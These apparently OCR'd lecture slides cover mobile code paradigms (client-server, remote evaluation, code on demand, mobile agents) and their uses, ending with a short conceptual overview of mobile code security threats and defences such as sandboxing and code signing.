9 – Mobile Code

- Designing Distributed Applications with Mobile Code Paradigms (1997)

Introduction


- Distributed Systems have been investigated for years
- Major Problem/concern :
  - Scalability
- Possible Solution:
  - Mobile Code Languages (MCLs) -- emphasis on the application of code mobility to a large scale setting
- Designing Distributed Applications with Mobile Code Paradigms
  - Code mobility in design phase -repertoire of design paradigms

Mobile Code

- Aproach
  - Abstract away from Mobile Code Languagess
    - independent of the specific technology
- Conceptualize the design paradigms to address code mobility

Mobile Code Languages

- Strong mobility:
  - Execution Units (EUs) to move their ***code*** and ***state***
  - Pyro, Telescript, Tycoon, Agent Tcl, Emerald



Mobile Code Languages

- Weak mobility:
  - EU to be bound dynamically to code from other site
    - EU link code downloaded from network
    - EU receive code from another EU
  - JAVA, Javascript

Traditional DS

- Design phase:
  - component location not considered
- Implementation phase:
  - Programmer’s responsibility
  - Middleware Layer
    - CORBA intentionally hides the location from the programmer
    - Handles Communication

Traditional DS

- Advantage:
  - Simple in design phase
  - If a nice middleware like CORBA/RMI exists,
    - also simple in the implementation phase
- Disadvantage:
  - Ignoring different cost (latency, access to memory)
  - Leading to unexpected performance and reliability problems


Mobile Paradigms Definitions

- Components:
  - Resource components (data, file, device driver etc)
  - Computational components (process, thread)
- Interactions
  - Events between two or more components (messages)
- Sites
  - Execution environment
    - Provide support for execution of the computational components

Louise and Christine make a cake

- Cake
  - result of the service
- Recipe
  - know-how / code
- Ingredients
  - resource component / data
- Mixer
  - Computational resource
- Louise
  - computational component A
- Christine
  - computational component B
- Louise’s home
  - Site A
- Christine’s home
  - Site B

Traditional Client and Server Model: (CS)




Read the recipe


Bake the cake

Deliver the cake


Remote Evaluation Model: (REV)



Code on Demand Model: (COD)



Mobile Agent Model: (MA)



Mobile Paradigm

	Before		After	
Paradigm	Site A	Site B	Site A	Site B
Client - Server	A	know-how resources B	A	know-how resources B
Remote Evaluation	know-how A	resources B	A	know-how resources B
Code on Demand	resources A	know-how B	resources know-how A	B
Mobile Agent	Resources A	Know-how B Resources B	Know-how B Resources A Resources B	--

Deployment of Dist. App.

- When installing a new application to a set of network nodes,
  - the operation could be carried out in a central server by using REV or MA to analyze each node's configuration and install accordingly.
- The latest version would be kept on the code server.
  - When a new functionality needs to be added, COD could be used
    - new functionality is activated
    - new version is downloaded.

Customization of Services

- Traditional:
  - a fixed of service through a *statically* defined interface
- REV / MA
  - could perform services tailored specifically to one client
- Disadvantage:
  - Client needs to develp code.
  - CS much simpler.

Disconnected Operations

- Support for Disconnected Operations
  - Problem:
    - Low-bandwidth and low-reliable communication channels. Avoid the generation of traffic over the weak links.
  - Solution
    - REV and MA pass the code once through the weaker link and get the result one more time through the weak link.
    - COD some interactions become local


Improved Fault Tolerance

- Problem:
  - On client's side,
    - local code interleaves with statements that invoke services on the server.
    - In case of failures, it is very difficult to recover to a consistent state.
- Solution:
  - REV / COD /MA encapsulate all the state component
    - can be traced, checkpointed, and eventually recovered locally.

Right Paradigm

- No paradigm is absolutely better than others.
- The paradigm proposed here do not necessarily prove to be better than traditional ones.
- The choice of paradigm must be performed by case-by-case basis. (Network traffic, cpu and other resources)

The Web



Mobile Code

- Targeted information dissemination
- Distribute interactive news or advertisements
- Parallel processing
  - distribute processes easily over many computers in the network
- E-Commerce
  - A mobile agent could do your shopping, including making orders and even paying
- Entertainment
  - Games , players
- Negotiating
  - negotiate to establish a meeting time, get a reasonable price for a deal

Mobile Code

- Better network ***performance*** **and** ***Utilization***
- ***Automation*** *of a sequence of tasks* on different locations
- **Distribution** and **Update** of software packages.
- Data collection from many place
  - implement a network backup tool
- Searching and filtering
  - visit many sites, search through the information available at each site to match a search criterion
- Monitoring
  - E.g. in a stock market host, wait for a certain stock to hit a certain price, notify its user or even buy some of the stocks on behalf of them .

Mobile Code Security

- In the past, mobile code was machine dependent
  - could only run on very specific machine architectures,
- today this is not the case
  - we are becoming increasingly vulnerable to malicious attacks and defective software roaming the internet
- security of mobile code is emerging as one of the most important challenges facing computer research today

Basic Concepts

- Trust
  - Security is based on the notion of trust.
  - Basically, software can be divided into two categories, **trusted software** (All software from our side) and **un trusted software** (All software not from our side)
- Safety Policy
  - A code is safe if it follows
    - Control Flow, Memory, and Stack Safety

Mobile Code Security Dimensions

- Protecting the host from a malicious Mobile Code.
  - Sandboxing
  - Code Signing
  - Firewalling
  - Proof-carrying code
- Protecting Mobile Code from the Execution Environment
  - Active and Passive attacks

Protecting the Host

- There are various ways by which a malicious agent can harm the host.
  - An agent may steal or manage to get illegal access to some private data,
    - e.g. the financial data of a company from a database residing on the host.
  - An agent may damage or consume the host resources like deleting some files, consume a lot of processing power or network bandwidth or cause denial of services as well

